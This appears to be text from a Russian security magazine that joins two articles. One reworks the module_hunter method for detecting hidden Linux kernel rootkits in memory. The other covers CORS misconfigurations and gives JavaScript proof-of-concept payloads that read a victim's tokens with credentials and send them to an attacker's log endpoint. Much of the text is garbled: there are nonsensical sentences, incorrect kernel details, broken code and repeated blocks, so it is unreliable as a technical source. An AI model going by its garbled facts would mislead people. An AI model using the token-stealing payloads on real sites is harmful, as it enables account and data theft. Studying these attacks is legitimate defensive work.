KovID же использует `sysfs_remove_file()`, а свой статус устанавливает при этом в `MODULE_STATE_UNFORMED`. Эта константа используется для обозначения «подвешенного» состояния, когда модуль еще находится в процессе инициализации и загрузки ядром, а значит, выгружать его ну никак нельзя без неизвестных необратимых последствий для ядра. Такой фикт помогает обмануть антируткиты, использующие `__module_address()` в коде перебора содержимого виртуальной памяти, как, например, делает rkprotter (о чем поговорим чуть ниже).

ПОДХОДЫ К ПОИСКУ ДЕСКРИПТОРОВ LKM-РУТКИТОВ В ОПЕРАТИВНОЙ ПАМЯТИ

В этой статье мы обсуждаем способы поиска руткитов в оперативной памяти живой системы и в виртуальном адресном пространстве ядра. В теории такой поиск может осуществлять не только модуль ядра, но и гипервизор (что вообще-то правильнее с точки зрения копец защиты). Но мы рассмотрим только первый вариант, как более простой для реализации POC и наиболее близкий к оригиналу. Также я не затрагиваю детект вредоносов в памяти по хешам, но стараюсь рассмотреть что-то применимое конкретно к LKM-руткитам, а не к малвари в целом. В основном это про исследовательские POC.

Об исходном module_hunter

В 2003 году во Phrack #61 в рубрике Linenoise была опубликована заметка автора madsys о способе поиска LKM-руткитов в памяти: Finding hidden kernel modules (the extrem way). То были времена ядер 2.2–2.4 и 32-битных машин; сейчас же на горизонте Linux 6.8, а найти железку x86-32 весьма и весьма непросто (да и незачем, кроме как на опыты).

В общем, это было давно, и внутри ядра за 20 лет было удалено либо появилось очень многое. Кроме того, ядро сваяется нестабильным внутренним API, и оригинальный сорец из Phrack ожидаемо отказается собираться по множеству причин. Но если разобраться в самой сути предложенной идеи, то там можно успешно воплотить в нынешних реалиях.

В той заметке многое было вынесено за скобки, и без глубокой подготовки авторская логика решения понятна далеко не сразу. В целом предлагаемый так метод чем-то похож на блуждание в потемках с содержимого оперативки на ощупь: пройтись по региону памяти, в котором аллоцируются дескрипторы модулей, и, как только обнаруживается нечто, имеющее сходство с валидным `struct module`, вывести содержимое из потенциальных полей согласно известной структуре дескриптора.

Например, известно, что по какому-то смещению должен быть указатель на init-функцию, а по другим — размеры различных секций загруженного модуля, код его текущего статуса и тому подобное. Это значит, что диапазон нужных нам значений памяти по таким смещениям ограничен, и можно прикинуть, насколько текущий адрес похож на начало `struct module`. То есть можно выработать проверки, чтобы не выводить откровенный мусор из памяти и детектить нужное по максимуму.

Конечно, как ты понимаешь, за процедурой с момента написания той статьи время изменилось не только внутренние функции ядра, но и сама структура. В первоначальной реализации madsys проверялось только, чтобы поле с именем модуля содержало нормальный текст. В случае x86-64 мы не можем себе этого позволить: виртуальное адресное пространство сильно больше, так как больше стало различных возможных структур, и в итоге такому скромному условию удовлетворит огромная куча данных в памяти.

Другая проблема, которая решается в `module_hunter`, — проверка того факта, что текущий исследуемый виртуальный адрес имеет отображение в физической памяти. Это значит, что, обращаясь по этому адресу, модуль не свалится в панику, таща за собой всю систему. Проверку тоже придется переработать, поскольку она привязана к архитектуре.

rkspotter и проблема « __module_address()

Нужны были способы проверить по памяти так, чтобы не уронить систему. И тут мне попался уже знакомый нам rkspotter. Он обнаруживает применение нескольких техник сокрытия, которые в ходу у LKM-руткитов. Это позволяет ему преуспеть в своих задачах даже в том случае, когда один из методов не отрабатывает. Проблема, однако, в том, что этот антируткит полагается на функцию `__module_address()`, которую в 2020-м убирали из числа экспортируемых и в версии Linux 5.4.118 она недоступна для модулей.

```
[ 614.699023] rkm: module 0xffffffffc06a3000 - size: 20480 / rsptr_module1: has poison pointer in list
[ 614.699027] rkm: module 0xffffffffc06a3000 - size: 20480 / rsptr_module1: suspect attrs state
[ 614.699028] rkm: module rsptr_module contains suspect data sequence
root@kolo3-VM:~#
```

rkspotter в отлове руткитов на ретропилке (Ubuntu 18.10)

Идея rkspotter в том, чтобы пройтись по региону памяти под названием `module mapping space` (где оказываются LKM после загрузки) и с помощью этой самой функции проверять, какому модулю принадлежит очередной адрес. Для заданного адреса `__module_address()` возвращает сразу указатель на дескриптор соответствующего модуля, что позволяло удобно по одному-единственному адресу получить информацию о LKM. Вся грязная работа по проверке валидности трансляции виртуального адреса выполнялась под капотом.

Конечно, можно было бы просто попытаться скопипастить `__module_address()`, но мой спортивный интерес был в том, чтобы перевозить изначальную идею madsys. Какие еще есть нетривиальные нюансы интересные задачи на пути к новой реализации?

Что нужно фиксить

Чтобы написать новую рабочую тулзу, нужно изучить все, что меняется в ядре за последние 20 лет и связано с «висящими» дескрипторами LKM. Точнее, придется исправить все ошибки компиляции, с которыми мы столкнемся по ходу дела.

То есть задачи примерно такие:

- пофиксить выпавшие изменившиеся ядерные API. Код оригинала на самом деле очень мал, и единственный используемый ядерный API касается `procfs`, так что этот пункт не потребует много времени;
- выделить поле `struct module`, наиболее подходящие для детекта отвязанной от общего списка модулей структуры;
- изучить и учесть изменения управления памятью на x86-64 в сравнении с i386;
- а также учесть, что на 64-битной архитектуре совершенно иначе распределено виртуальное адресное пространство, и оно теперь гораздо больше: 128 Тбайт на ядерную часть и столько же на юзерспейс — в противовес 1 Гбайт и 3 Гбайт соответственно на 32-битной архитектуре по умолчанию.

Что ж, пора переходить к самому интересному!

Продолжение статьи →

ПО ЗАВЕТАМ PHRACK

ИЩЕМ КЖМ-РУТКИТЫ В ОПЕРАТИВКЕ И ИЗУЧАЕМ УСТРОЙСТВО ПАМЯТИ ч64

РЕНИКАРНАЦИЯ MODULE_HUNTER

По полям, по полям...

Где работы с ВВ простой проверки на валидность имени модуля недостаточно. Эксперименты показали, что без дополнительных проверок выводится слишком много ложного. Плюс/минус/умножение/деление уже на кучу. После изучения галлюциногенного руководства полной можно проследить остальные на следующем примере:

- память соответствует полю `state` и имеет одно из валидных для этого поля значений, перечислены в `include/linux/mm_types.h`: `MMIO_CACHE`, `MODULE_STATE_COMING`, `MODULE_STATE_GOING`, `MODULE_STATE_UNFORMED` (значения в поле `state` определяются в `module_mapping_space()` на x86-64() либо рядом с `MODULE`);
- кол-во бит для `text` (`init_text_size`), `init_text` и `list_prev` не равно 0;
- `list_next` и `list_prev` являются каноническими: `MOD_LIST_HOLD`, `LIST_POISON1/LIST_POISON2` (но это точно, и можно будет спустить `CONFIG_DEBUG`);
- размер модуля (`core_layout.size` для версии ядра 6.4) начинает и кратен `PAGE_SIZE`

Важно помнить, что этот список не является в какие и его можно дополнить. Плюс/минус/умножение/деление при проверке поля `state` определяется для каждой ОС системы, где его кто-нибудь по причинам будет недоступен.

Пример: `cmd_module_hunter` — дополнительный антиотладчик на модуле в памяти в процессе поиска нужного сочетания проверок выглядит примерно так:

```
[ 1584.050292] <0>kdb> address module

[ 1584.050102] <0>kdb> 0xffffffffc1c1c380 "sprin_rwx"

[ 1584.480450] <0>kdb> 0xffffffffc1c1d078 "2"

[ 1584.480102] <0>kdb> 0xffffffffc1c1d080 "lib_pldmf"

[ 1584.480104] <0>kdb> 0xffffffffc1c1d088 "fb_sys_fops"

[ 1584.480102] <0>kdb> 0xffffffffc1c1d158 "."

[ 1584.480102] <0>kdb> 0xffffffffc1c1d160 "..."

[ 1584.480102] <0>kdb> 0xffffffffc1c1d168 "proc"

[ 1584.480102] <0>kdb> 0xffffffffc1c1d170 "bmp"

[ 1584.480102] <0>kdb> 0xffffffffc1c1d178 "initcall"

[ 1584.478770] <0>kdb> and check (total gone 0XRAMDEB steps)
```

Виртуальная память x86

После того как мы определились с нужным для детектора отвязанной страницы, перейдем к поиску. Начнем с самого простого, как виртуальную адресацию. Что надо вообще искать.

Начнем с `module_hunter` кодит по обычке `vmalloc`, где ранее выделялись пакеты под модули и их дескрипторы. Ее размер на x86-32 составляет всего 128 Мбайт, и это сильно сужает число адресов (и время для перебора в сравнении с полным адресным пространством в 4 Гбайт (даже если есть набор адресов его часть в 1-2 Гбайта).

В ядрах начиная с версии 4.19 для модулей ядра отведена отдельная область виртуальной памяти размером 1 Гбайт. Для 64-битных ядрах для x86 и 32-битных серверов, которые мы уже упоминали, — `module mapping space`. Ее виртуальные адреса определяются макросами `MODULES_VADDR` и `MODULES_END`. После очередного изменения выяснилось, что в этой области оказываются и дескрипторы модулей, и сам их код, с данными. Виртуальные адреса, которые виртуальная адресация переопределяется объемом в терабайты не предлагает.

Отображение страниц памяти и уровни трансляции

Все же подходим к самому сложному. Сегодня в статье я первую очередь не давал мне с кодр понять, как адрес кождом по корной памяти заставить вырастить на сопротивление.

Сейчас перед нами в не проблема, с которой нельзя с сразу справиться.

> **Не этим этапом, но, возможно, данным, — так ведь очень много ресурсов и проблемы стоит формировать мощностей. Но это не так он сделал ресурсы, которые мы не знаем, что ресурсы, которые мы знаем, не знаем, что ресурсы и формировать памяти, что проверяет в особенно страницы (через bios), и через стратегучет «Шлейф по бывшей перед» перед и не сейчас.**

Это задачу можно было бы решить, не вдаваясь в подробности матчастя — проверяем по таблицам и вычисляем адрес по алгоритмам `virtual_address(PTE)` как это делает Rootkit. Но мы для знания, что на можем использовать, это функции: они не всегда `exported` (доступны для решения на сегодняшнем ядре), да и не особо соответствует изначальной задаче. К тому же наш год будет более ориентированным и на ранний ядрах, которые сейчас составляют не следующая ядра.

Но, к сожалению, есть способ проверить доступность страницы памяти самостоятельно. Для этого нужно разобраться с тем, как происходит проверка, которая для страницы обращается по виртуальному адресу, и на уровне ручки: теоретически в этом процессе есть ответ на вопрос, что же делает. Без этого дойти можно было лечо из приложения пользователя перепрыгнуть непосредственно страницы (только ей, она же затрет начальную всё, либо делать другие интересные вещи. Скажем, абсолютно безнаказанно перемешивать страницы ядра или процессов.

Когда в системе есть MMU, каждая пользовательская программа считает, что ей доступна вся оперативная память. Но на самом деле ей выделяется лишь часть и начо не запрет ее. В этом, в общем-то, и заключается суть виртуальной адресации: программа пользует не виртуальные адреса, которые как раз то, что позволяет внедрять такие утиры, как Kernel Administration Table (Linux Address Masking, PAX).

Об уровнях трансляции (paging levels)

Начнем с Linux-подсистемы и перейдем к рассмотрим, как транслируется 32-битный адрес при двухуровневом пейджинге, который дает примитивный 4 Гбайт на одно виртуальное пространство. Адрес делится на три части, которые представляют индекс в таблицы Page Directory (каталог страниц), индекс в таблицы страницы Page Table и смещение внутри страницы.

Отличающий адрес носящий страницы будет получен только на последнем этапе кождом по таблицам. Такие, как видны на самой ниже, часть вычисляется в таблицы страницы (`Page Entry`, `PTE`) или страницы, которая содержит страницы в оперативной памяти. Это, например, основы для выделения частичных дескрипторы страницы в процессе (другие `DESC_INDEX`).

Схема трансляции 32-битного виртуального адреса

Некоторые страницы виртуального адресного пространства могут и вовсе не иметь дескриптора отображения, то есть такие PTE не существуют никакой физической страницы. Это в самом общем случае, при обращении к таким страницам ядро сообщает пользователю или ядру о факте. Отрицательная разница блока можно найти в исходном коде, но не забывай, что из-за ограничения в дереве ядра будет различаться.

Учимся приходить по адресу и не падать

В `module_hunter` за проверку существования матчасти отвечает следующий код:

```
int valid_addr(unsigned long address)
{
    unsigned long page;

    if (!address)
        return 0;

    page = *(unsigned long *)0xc0103080[(address >> 22)]; // pde
    if (page & 1)
        page &= PAGE_MASK;
        address &= 0x003ff000;
        page = *(unsigned long *) __va(page)[address >> PAGE_SHIFT];
// pte
        if (page)
            return 1;
    }

    return 0;
}
```

Для начала, не имеющего представления в работе памяти на x86, кажется, что вот `address` и `0x003ff000` — это адреса! Адреса! Адреса какой-то плоской памяти. Первое число подделать получим, но без понимания самой структуры ядра это не сделаешь.

Перед нами самый, ты, возможно догадался, что антиотладчик по адресу `0x003ff000` сделает разрыв страницы памяти. Но есть проблема: PDE — Page Directory Entry (`PAGE_SHIFT`) — `PAGE_SHIFT` — это не `PAGE_SIZE`, а `PAGE_SHIFT` — это сдвиг, на который нужно бросить адрес для получения номера страницы. Такое на самом сонеты не увидишь.

Если посмотреть значение `PDE` начинается, то оно, а свое очередь, называется на таблицы страницы. Точнее, в `if (page & 1)` проверяется бит присутствия страницы (`PAGE_PRESENT`).

Но `PAGE_PRESENT` в таблицы страницы берется уже бита 12-21 кождого адреса: что вычисляется в коде выше при помощью побитового `&` — `0x003ff000`. Это не случайно: в ядре ядрах можно почить соответствующие запуску PTE либо очень, если этот виртуальный адрес в таблицы страницы.

Для поддержки большим адресным пространством может потребоваться большая адресная область. Интересующиеся могут найти сколько ядер с адресом при трех значения в документации ядра. В зависимости от сборщика ядрами будет задействовано Page Directory Pointer Table (каталог по странице) вместо Page Directory. Соответственно, нужно будет обойти больше таблиц, прежде чем получить доступ до нужной физической страницы. Таковых будет четыре: Page Global Directory, например, в таком порядке (в терминологии Linux):

- Page global directory (PGD);
- PUD — page upper directory (каталоги);
- Page middle directory (PMD);
- Page table directory (PTD);
- Page table.

Согласно документации, даже если ядро собрано с поддержкой нетипичных адресов, Linux может будет работать на оборудовании с поддержкой нетипичных страницы, просто в этом случае ровно PMD будет «выросшим» в ранее таблицы.

Нужно также помнить, что каждый существующий адресный трансляции при обращении к чему нужно проверять на принадлежности к памяти. Это можно сделать с помощью следующих макросов:

- `pgd_present()`
- `pud_present()`
- `pmd_present()`
- `pte_present()`

Они проверяют: установлен ли бит присутствия страницы и, в зависимости от типа страницы, некоторые другие поля. А полные проверку на как для или на уровнях можно сделать примерно по такой схеме:

```
struct mm_struct *mm = current->mm;

pgd = pgd_offset(mm, addr);
if (!pgd || pgd_none(*pgd) || !pgd_present(*pgd))
    return false;

p4d = p4d_offset(pgd, addr);
```

Что очень похоже можно спускать и в ядре кодр:

- `* k4ker_addr_valid()`, которая были сделана (начало года назад);
- `* k4mp_pagetb_walk()`, вероятно, `kernel_fault()` и `kernel_fault_pte()`.

Что касается различного количества уровней трансляции, то использовать текущим кодом значение можно найти в спуске `CONFIG_PGTABLE_LEVELS`. Функции генерального поиска страницы в ядре появились в 2017 году в ядре с 4.11.-4.12 (смотри changes и commit на LKML).

Proof-of-Concept

Для на нескольких системах проверим, что получилось. Если интерфейс взаимодействия с ПО, либо кажется странным, то не удивляйся — он такой и есть. Это сделано специально, так что ничего страшного.

Для и сравнения, в выводе `lsmod` он обращается к подсистемы — проверяется, что в системе нашел старо-нежащие различных выявлено, что ядра не дрожит.

Сборка и проверка

Сборка и проверка

ОУТРО: О ПОРТУПРОЧИСТИ

Если взять текущий код, обычно проверяем на `CONFIG_X86_64` и (скомпилировать его), например, на Raspberry Pi с Linux 6.1, то он собирается и даже запускается. Но начнет не найдет, что и неудивительно: поскольку структуры на другом архитектуры ему помешают решения и организации не нарушают адресное пространство. В Linux Kernel Archive другие на только лишь памяти (например, обходы для модулей ядра занимает 2 Гбайт вместо 1520 Мбайт), и в основном могут удачной поделки. Оно зависимости от дерева до четырех в зависимости от размера страницы и числа использованы блока адреса. Соответственно, нужно не только проверять на адреса, но и на адресную область, что это в результате есть.

Для и на нескольких системах проверяем корректно ядра, когда успешно в нескольких ядрах (4.4, 5.14, 5.15 и 6.5 на x86-64). Это значит, не значит, что не учедет на какие-нибудь проверяемые ядра, но на ядрах ядрах в бедерах. Если вдруг столкнешься с чем-то подобным, не стесняйся сообщать через Github.

Сборка и проверка

ВЗЛОМ

КУРС на МИСКОНФИГИ

Как получить проброшенный CORS на любом сервере

Авторы: Ivan Glinkin, Artem Chaykin

В этой статье мы расскажем, как работает технология SOP, которая защищает твой браузер от вредоносных скриптов. Рассмотрим основные виды misconfigs и составим шпаргалку с разными случаями поведения CORS. В конце представим сценарий и проверим работоспособность PoC.

SAME ORIGIN POLICY

SOP (Same Origin Policy) — это политика безопасности браузера, которая перекрывает взаимодействие между сайтами. Она нужна для того, чтобы пользователь был защищен от вредоносных скриптов:

- Для внедрения SOP данные кражи так:
- Например, злоумышленник получил доступ на вредоносный сайт с уже настроенным misconfiguration на DevBoost.
- Жертва перешла по ссылке и от имени отправляется запрос на сайт подвержен misconfiguration.
- Ответ от сайта на жертвы отправляется и передается на сервер злоумышленника.
- Злоумышленник получает личные данные, которые может использовать для дальнейшей атаки.

Проблема в том, что, когда браузер отправляет HTTP-запрос на другой сервер, он отправляет с ним файлы, относящиеся к другому домену. Тоже проблемы в данном. Это значит, что ответ будет отображаться в рамках сервера пользователя и будет включать в себя доступные тому или другому. Чтобы предотвратить такое поведение, и существует SOP.

Misconfigs возникают обычно даже на три категории:

- **Misconfigs Misconfigs Misconfigs**. Как правило, допускается. Это могут быть ошибки, разработчик, формы, отправка запросов через fetch и так далее. Некоторые misconfigs позволяют обходить политику безопасности браузера, но об этом поговорим позже.
- **Misconfigs misconfigs misconfigs**. Обычно допускают. Например, для того, чтобы разрешить через тегі img, script, iframe и аналогичные им.
- **Misconfigs misconfigs misconfigs**. Как правило, не допускается, но доступ к чтению, часто проскальзывает при встраивании. Например, на можешь прочитать, но можешь отправить. Злоумышленник получить доступ к данным, которые встроенного сценарием или разрешить использовать встроенного ресурса.

К числу misconfigs относятся следующие основные запросы со стороны **http://discovery-lab.su/index.html**. Реакция SOP проверяется в таблице:

URL	Результат	Причина
http://discovery-lab.su/su/index.js	Passed	OK
http://discovery-lab.su/su/submit.zip	Passed	OK
https://discovery-lab.su/su/index.js	Rejected	Разные протоколы
http://discovery-lab.su:8/js/submit.js	Rejected	Разные порты
http://prod.discovery-lab.su/su/submit.js	Rejected	Разные хосты

А вот схема, показывающая, что есть соответствует Origin:

CROSS-ORIGIN RESOURCE SHARING (CORS)

Раньше сайтам требовалось взаимодействовать друг с другом, но SOP блокировала множество таких запросов. Тогда люди придумали механизм **CORS (Cross-Origin Resource Sharing)**, который предназначался для замены политики SOP.

Вот что более подробное описание из справки Mozilla:

> *«Cross-Origin Resource Sharing — механизм, использующий дополнительные HTTP-заголовки, чтобы дать возможность агентам пользователя получать разрешения на доступ к выбранным ресурсам с сервера на источнике (домене), отличном от того, что сайт использует в данный момент. Говорит, что агент пользователя должен запросить у другого источника (**cross-origin HTTP request**), если источник, домен, протокол и порт, отличаются от того, который использует сам сайт.»*

Теперь давай разберемся с двумя заголовками, на которые предстоит нам жить: обращаю внимание **Access-Control-Allow-Origin** и **Access-Control-Allow-Credentials**.

Access-Control-Allow-Origin

Заголовок отвечает **Access-Control-Allow-Origin** показывает, с какого источника может быть доступен ресурс сервера:

Возможные значения:

1. Звездочка — говорит браузеру разрешать запрос любого происхождения для доступа к ресурсу по тонкы для запроса Без учетных данных.
2. «Домен» — отмечает, что разрешен доступ к ресурсу, с которого можно получить ответ сервера.
3. null — означает «ничего» происхождение **Никогда не добавлей его в белый список!**. Происхождение для некоторых схем (data:, file:) и документов, доступные через песочницу, определяется как «нулевые».

Access-Control-Allow-Credentials

В браузерах по умолчанию межсайтовые запросы могут быть передаваемы без куки или заголовка авторизации. Впрочем, если заданы настройки CORS **Access-Control-Allow-Credentials**: true, то сервер может разрешить чтение ответа, когда передается куки или заголовки авторизации.

Заметь, что комбинация **Access-Control-Allow-Origin**: *

Простые и сложные запросы

Простой запрос — это запрос, удовлетворяющий следующим условиям:

- использует метод GET, POST или HEAD.
- использует **только** простые заголовки из списка ниже:
  - Accept.
  - Accept-Language.
  - Content-Language.
  - Content-Type — со значениями application/x-www-form-urlencoded, multipart/form-data или text/plain.

Любой другой запрос считается **«сложным»**. Например, запрос с методом put или с HTTP заголовками **API Key** не будет соответствовать условиям.

Принципиальная разница между простыми и сложными запросами — в том, что простые запросы могут быть сделаны через **<form>** или скрипты без каких-то ограничений.

Для сложного запроса же браузер использует механизм предварительных запросов (preflight) HTTP-запросов.

Чтобы предотвратить такое поведение браузер использует HTTP метод «preflight» запрос.

Access-Control-Request-Headers представляет разделенный запятыми список из «сложных» HTTP-заголовков.

Если сервер согласен отвечать на такие запросы, то он должен ответить. Без него, со стороны сервера SOP его следующим заголовком:

- Access-Control-Allow-Methods — должны содержать разрешенные методы.
- Access-Control-Allow-Methods должны содержать разрешенные методы.
- Access-Control-Allow-Headers должны содержать разрешенные заголовки.

Кроме того, в заголовке **Access-Control-Max-Age** может задавать количество секунд, на которое нужно кешировать разрешения. Так что браузер не придется посылать pre-flight для последующих запросов, если для данного ресурса уже разрешено.

Если сервер не поддерживает такие запросы на применение методы **PUT** и пользовательского заголовка **Special-Request-Header**:

```
OPTIONS /data HTTP/1.1
Host: some.website
Origin: https://normal-website.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Special-Request-Header
```

Сервер может вернуть ответ, подобный следующему:

```
HTTP/1.1 204 No Content

Access-Control-Allow-Origin: https://normal-website.com
Access-Control-Allow-Methods: PUT, GET, OPTIONS
Access-Control-Allow-Headers: Special-Request-Header
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 240
```

ЧАСТЫЕ ОШИБКИ КОНФИГУРАЦИИ CORS

При встроенных разрешениях CORS сайтами бывают не не фактом, что их при CORS-атаках. но допустимо лишь определенные заголовки на запросы **Access-Control-Allow-Origin** и **Access-Control-Allow-Credentials**. Если ответ на сервером получил сервера, что невозможно при CORS атаках.

Разберемся конфигурируем CORS, которые можно использовать:

- отражение Origin в ответном заголовке сервера Access-Control-Allow-Origin.
- значение null в белом списке.
- ошибки парсинга заголовка Origin.

Отражение Origin в ответном заголовке

Представь, что у тебя огромная проблемка. Новые домены появляются как для дела, тебе нужно следить за всеми и своевременно добавлять их в список разрешенных доменов. Стоит упустить пару доменов, и что-то сломается.

Чтобы избежать проблем, разработчики некоторых приложений идут на простую, но крайне опасную фишку: доверяют любому другому домену. Сделать это способов сделать это — прочитать заголовок **Origin** из запроса и вернуть в заголовок Access-Control-Allow-Credentials. Если ответ на сервером получил сервера, что невозможно при CORS атаках.

Кроме того, в заголовке **Access-Control-Max-Age** может задавать количество секунд, на которое нужно кешировать разрешения. Так что браузер не придется посылать pre-flight для последующих запросов, если для данного ресурса уже разрешено.

Если сервер не поддерживает такие запросы на применение методы **PUT** и пользовательского заголовка **Special-Request-Header**:

```
OPTIONS /data HTTP/1.1
Host: some.website
Origin: https://normal-website.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Special-Request-Header
```

Сервер может вернуть ответ, подобный следующему:

```
HTTP/1.1 204 No Content

Access-Control-Allow-Origin: https://normal-website.com
Access-Control-Allow-Methods: PUT, GET, OPTIONS
Access-Control-Allow-Headers: Special-Request-Header
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 240
```

ЧАСТЫЕ ОШИБКИ КОНФИГУРАЦИИ CORS

При встроенных разрешениях CORS сайтами бывают не не фактом, что их при CORS-атаках. но допустимо лишь определенные заголовки на запросы **Access-Control-Allow-Origin** и **Access-Control-Allow-Credentials**. Если ответ на сервером получил сервера, что невозможно при CORS атаках.

Кроме того, в заголовке **Access-Control-Max-Age** может задавать количество секунд, на которое нужно кешировать разрешения. Так что браузер не придется посылать pre-flight для последующих запросов, если для данного ресурса уже разрешено.

Если сервер не поддерживает такие запросы на применение методы **PUT** и пользовательского заголовка **Special-Request-Header**:

```
OPTIONS /data HTTP/1.1
Host: some.website
Origin: https://normal-website.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Special-Request-Header
```

Сервер может вернуть ответ, подобный следующему:

```
HTTP/1.1 204 No Content

Access-Control-Allow-Origin: https://normal-website.com
Access-Control-Allow-Methods: PUT, GET, OPTIONS
Access-Control-Allow-Headers: Special-Request-Header
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 240
```

В заголовке выше указано, что доступ разрешен из запрашивающего домена (**malicious.su**) и что запросы между источниками могут использовать данные куки и заголовки авторизации **Access-Control-Allow-Credentials**: true. Поэтому запросы будут обрабатываться в своем мир.

Поскольку приложение отображает проверенные источники в заголовке **Access-Control-Allow-Origin**, злоумышленник любой домен может получить доступ к ресурсам сайта из контролируемому домена и имеет жертвы. Если сервер создает конфиденциальную информацию вроде ключей API или токена CSRF, то можешь получить их, разместив на своем веб-сервере такой такой скрипт:

```
var req = new XMLHttpRequest();
var domain = "vulnerable.";
req.open("get", "https://vulnerable.discovery-lab.su/get-my-tokens",
true);
req.withCredentials = true;
req.send();
var
function requirement() {
    location='log?key='+this.responseText;
};
```

Давай разберем, как работает этот скрипт:

1. Создаем новый объект XMLHttpRequest, который позволяет отправлять HTTP-запросы с сервера и получать ответы на них.
2. Устанавливаем обработчик события onload, который будет выполняться всякий раз, когда запрос завершится успешно.
3. Выполняем метод open() у объекта XMLHttpRequest для открытия соединения с сервером, куда идет запрос на получение информации с данным ключом.
4. Устанавливаем значение для свойства withCredentials объекта XMLHttpRequest, что заставляет браузер отправлять и получать информацию с сервера, куда мы отправили запрос.
5. Выполняем метод send() объекта XMLHttpRequest для отправки GET-запроса на сервер, указанный в параметре open().
6. В функции onload (requirement()) обрабатываем ответ сервера. В переменной GET запроса сохраняем значение ответа сервера.

Заметь, переменной location присваивается новое значение, что приводит к перенаправлению пользователя на новую страницу. Ответ, полученный ранее от сервера, передается параметром в функцию log.

Значение null в белом списке

Иногда для удобства разработчиков настраивают приложения разработчики добавляют проверяющие null в белый список. Это отличность позволяет злоумышленнику получить доступ к ресурсам сайта из контролируемому домену от имени жертвы.

Например, приложение на сервере может ответить на запрос, если в первом случае, но есть одно существенное отличие — запрос должен быть инициирован из схемы data: или file:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src=
"data:text/html,<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open("get","vulnerable.discovery-lab.su/get-my-tokens",true);
req.withCredentials = true;
req.send();

function reqListener() {
    location='log?key='+this.responseText;
};

</script>"
></iframe>
```

Ошибки парсинга заголовка Origin

Некоторые приложения добавляющие в белый список **Origin**, используют подсчет на основе регулярных выражений. Рассмотрим пример и увидим ошибки, которые могут дать время нашей атакующей регулярку. Отправим несколько запросов с сервера с разными значениями:

Подделан sub1

```
Host: sub1.vulnerable.su

HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://sub1.vulnerable.su
Access-Control-Allow-Credentials: true
```

Подделан someoud2.

```
Host: someoud2.vulnerable.su

HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://someoud2.vulnerable.su
Access-Control-Allow-Credentials: true
```

Злоумышленник использовал домен malicious.com:

```
Host: malicious.com

HTTP/1.1 200 OK
```

Из ответов выше можем выяснить, что доступ на чтение с ресурсу могут получить только его поддомены. Впрочем, что сайт использует регулярку [^] — это значит, что доступ имеют и другие поддомены.

Если ты не знаешь с синтаксисом Regex, то представь, что страница сайта — это что-то вроде замка, но соответственно которой поддомены строго есть домены. Замок.

1. ^ — это «начало» — любой набор или буквы.
   - звездочка — соответствует ноулям перед той выражение от нуля до неограниченного количества раз, если раз есть, сколько возможно.
   - точка — соответствует любому символу, включая символы (исключая строки новой строки).
   - vulnerable.com — строчки, которые должны присутствовать в проверяемом тексте.

Итого согласованы будет в случае, если означена идет какое-то начальное слово и бла-бла-бла (любые буквы), потом любой символ, потом **vulnerable** снова любой символ и в конце строка **.com**.

Отлично, что доменов злоумышленника получил тому, имен в виду именно домен точки, который бы сервера подходил. В таком случае точку нужно было ещё раньше, поставив перед ней обратный слеш (\.), но об этом позже.

Получается, что злоумышленник теперь может зарегистрировать домен **hackcovoulnerable.com** и получить доступ к ресурсам сайта из нашего первичного домена от имени жертвы.

Продолжение статьи ➔

КУРС НА МИСКОНФИГИ

КАК ПОЙМАТЬ ПРОБЛЕМНЫЙ CORS НА ПРОДЕ

В ПОИСКАХ МИСКОНФИГОВ

Теперь, когда мы полностью разобрались с механизмом работы CORS, приступим к поиску misconfigurеd! Для этого мы создали небольшую лабораторию, где ты сможешь проверять работоспособность своих PoC. Код пока закрыт, но позже откроется, и ссылка станет доступна.

Мы отправляли запросы из трех браузеров:

- Chromium (Version: 118.0.5993.117);
- Mozilla Firefox 121.0;
- Safari 16.5 Mac Ventura (BrowserStack).

Для упрощения тестирования мы создали три эндпоинта с разными настройками.

Эндпоинт API	Свойство
/api_gen	Значение заголовка Access-Control-Allow-Origin берется из заголовка Origin в запросе пользователя
/api_correct	CORS разрешает все поддомены
/api_null	Среди разрешенных доменов добавлен null как случай misconfigurеd

На каждый из эндпоинтов отправляли по запросу GET и POST из интерфейса лабы.

```
☐ Send GET request to api_correct
☐ Send GET request to api_correct[NULL]

☐ Send GET request to api_null
☐ Send GET request to api_null[NULL]

☐ Send GET request to api_gen
☐ Send GET request to api_gen[NULL]

☐ Send POST request to api_correct
☐ Send POST request to api_correct[NULL]

☐ Send POST request to api_null
☐ Send POST request to api_null[NULL]

☐ Send POST request to api_gen
☐ Send POST request to api_gen[NULL]
```

ТЕСТИРОВАНИЕ

В исследовании мы рассматривали шесть сценариев, в которых запрос страницы приводит к переходу на другой сайт.

№	Вариант	Отправитель	Получатель
1	Различаются домены источников	https://lab.sidneyjob.ru	https://discovery-lab.su
2	Различаются порты источников	https://discovery-lab.su:444	https://discovery-lab.su:443
3	Различаются схемы источников	http://discover-lab.su	https://discovery-lab.su
4	Различаются поддомены источников	https://13.discovery-lab.su	https://13-2.discovery-lab.su
5	Различаются уровни поддоменов	https://4.13.discovery-lab.su	https://13.discovery-lab.su
6	Источник обращается к себе	https://discovery-lab.su:443	https://discovery-lab.su:443

На скриншоте — поведение CORS при отправке запросов с «неизвестного» источника `https://lab.sidneyjob.ru` на источник `https://discovery-lab.su`.

№	Client		Server	
	Request Method	Request Origin	Server Path	CORS Status
1	GET	Origin: https://lab.sidneyjob.ru	/api_correct	Rejected
2	GET	Origin: null	/api_correct	Rejected
3	GET	Origin: https://lab.sidneyjob.ru	/api_null	Rejected
4	GET	Origin: null	/api_null	Passed
5	GET	Origin: https://lab.sidneyjob.ru	/api_gen	Passed
6	GET	Origin: null	/api_gen	Passed
7	POST	Origin: https://lab.sidneyjob.ru	/api_correct	Rejected
8	POST	Origin: null	/api_correct	Rejected
9	POST	Origin: https://lab.sidneyjob.ru	/api_null	Rejected
10	POST	Origin: null	/api_null	Passed
11	POST	Origin: https://lab.sidneyjob.ru	/api_gen	Passed
12	POST	Origin: null	/api_gen	Passed

Различаются домены источников

